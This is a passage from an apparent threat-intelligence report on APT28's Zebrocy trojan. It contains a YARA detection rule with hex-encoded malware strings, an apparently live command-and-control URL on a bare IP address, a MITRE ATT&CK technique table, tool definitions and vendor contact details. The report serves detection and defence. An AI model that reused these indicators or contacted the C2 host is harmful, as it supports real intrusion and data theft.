    32 rule zebrocy_binary_detection { strings: $s1= "4D6F7A696C6C612076352E31202857696E646F7773204E5420362E313B20727 63A362E302E3129204765636B6F2F32303130303130312046697265666F782F36 " ascii /* hex encoded string 'Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6' */ $s2 = "57686572652077617320616E206572726F72206F70656E696E67207468697320 646F63756D656E742E205468652066696C652069732064616D6167656420616 E" ascii /* hex encoded string 'Where was an error opening this document. The file is damaged an' */ $s3 = "4D6F7A696C6C612076352E31202857696E646F7773204E5420362E313B20727 63A362E302E3129204765636B6F2F32303130303130312046697265666F782F36 " ascii /* hex encoded string 'Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1' */ $s4 = "weatherinfo.exe" fullword ascii $s5 = "5072672073746172743A20" ascii /* hex encoded string 'Prg start: ' */ $s6 = "57656174686572496E666F" ascii /* hex encoded string 'WeatherInfo' */ $s7 = "72656D6F7465" ascii /* hex encoded string 'remote' */ $s8 = "636F756C64206E6F742062652072657061697265642E" ascii /* hex encoded string 'could not be repaired.' */ $s9 = "41646F6265204163726F626174" ascii /* hex encoded string 'Adobe Acrobat' */ $s10 = "6669786564" ascii /* hex encoded string 'fixed' */ $s11 = "2C20467265652073697A653A20" ascii /* hex encoded string ', Free size: ' */ $s12 = "72656D6F7661626C65" ascii /* hex encoded string 'removable' */ $s13 = "2C20546F74616C2073697A653A20" ascii /* hex encoded string ', Total size: ' */ $s14 = "5043204E616D653A20" ascii /* hex encoded string 'PC Name: ' */ $s15 = "57686572652077617320616E206572726F72206F70656E696E67207468697320 646F63756D656E742E205468652066696C652069732064616D6167656420616 E" ascii /* hex encoded string 'Where was an error opening this document. The file is damaged and' */ $s16 = "http://220.158.216.127/search-sys-update-release/base-sync/db7749ID.php" fullword ascii $s17 = "ProxyPassword<" fullword ascii condition: uint16(0) == 0x5a4d and filesize < 2000KB and 8 of them } Zebrocy Malware Technical Analysis Report
  • 33.
    33 Tarihsel Süreç veGelişim Advanced Persistent Threat Groups MITRE ATT&CK Tehdit Matrisi APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve taktikler yeralmaktadır. Zebrocy Taktik ID Taktik Adı Teknik ID Teknik Adı TA0001 Initial Access T1566 Phishing TA0002 Execution T1059 T1047 Command and Scripting Interpreter Windows Management Instrumentation TA0003 Persistence T1547 T1547 T1053 Boot or Logon Autostart Execution Boot or Logon Initialization Scripts Scheduled Task/Job TA0005 Defense Evasion T1140 T1070 T1027 Deobfuscate/Decode Files or Information Indicator Removal on Host Obuscated Files or Information TA0006 Credential Access T1110 T1606 Brute Force Forge Web Credentials TA0007 Discovery T1083 T1135 T1120 T1057 T1012 T0182 T1016 T1049 T1033 T1124 File and Directory Discovery Network Share Discovery Peripheral Device Discovery Process Discovery Query Registry System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Time Discovery TA0009 Collection T1560 T1119 T1074 T1056 T1113 Archive Collected Data Automated Collection Data Staged Input Capture Screen Capture TA0011 Command and Control T1071 T1132 T1573 T1105 Application Layer Protocol Data Encoding Encrypted Channel Ingress Tool Transfer TA0010 Exfiltration T1041 Exfiltration Over C2 Channel Definition, Description and References
  • 34.
    34 Definition, Description andReferences ① AutoIT is a free automation software for Microsoft Windows. Although the first versions of the software were prepared entirely for automation, they expanded its scope later, and it became a programming tool where almost any application could be developed. ② Luckystrike is a PowerShell-based open-source utility for creating malicious Office macro documents. ③ Koadic is a Windows post-exploit rootkit similar to other penetration testing tools like Meterpreter and Powershell Empire. https://www.cisa.gov/uscert/ncas/analysis-reports/ar20-303b https://malpedia.caad.fkie.fraunhofer.de/details/win.zebrocy https://apt.etda.or.th/cgi-bin/listgroups.cgi https://github.com/MISP/misp-galaxy/blob/main/clusters/threat-actor.json https://malpedia.caad.fkie.fraunhofer.de/actor/sofacy Zebrocy Malware Technical Analysis Report
  • 35.
    35 Contact Zebrocy Malware TechnicalAnalysis Report Tackling regional and global threat actors requires greater cooperation between the public and private sectors. One of the most significant contributors to this collaboration is the technology partners that provide digital risk protection applications and cyber threat intelligence services. With the services to be received in this area, you can get support on the latest attack trends, vulnerability intelligence, intelligence work for your brand, the technique, tactics, procedures of threat actors, the appearance of your institution on the internet, and attack surface discovery and many more. In addition, Brandefense responds to all industry needs with an all-in- one perspective, on a single platform, and without the need for any internal installation. You can contact us for all your questions and PoC requests; BRANDEFENSE.IO +90 (850) 303 85 35 info@brandefense.com /Brandefense /brandefense /brandefense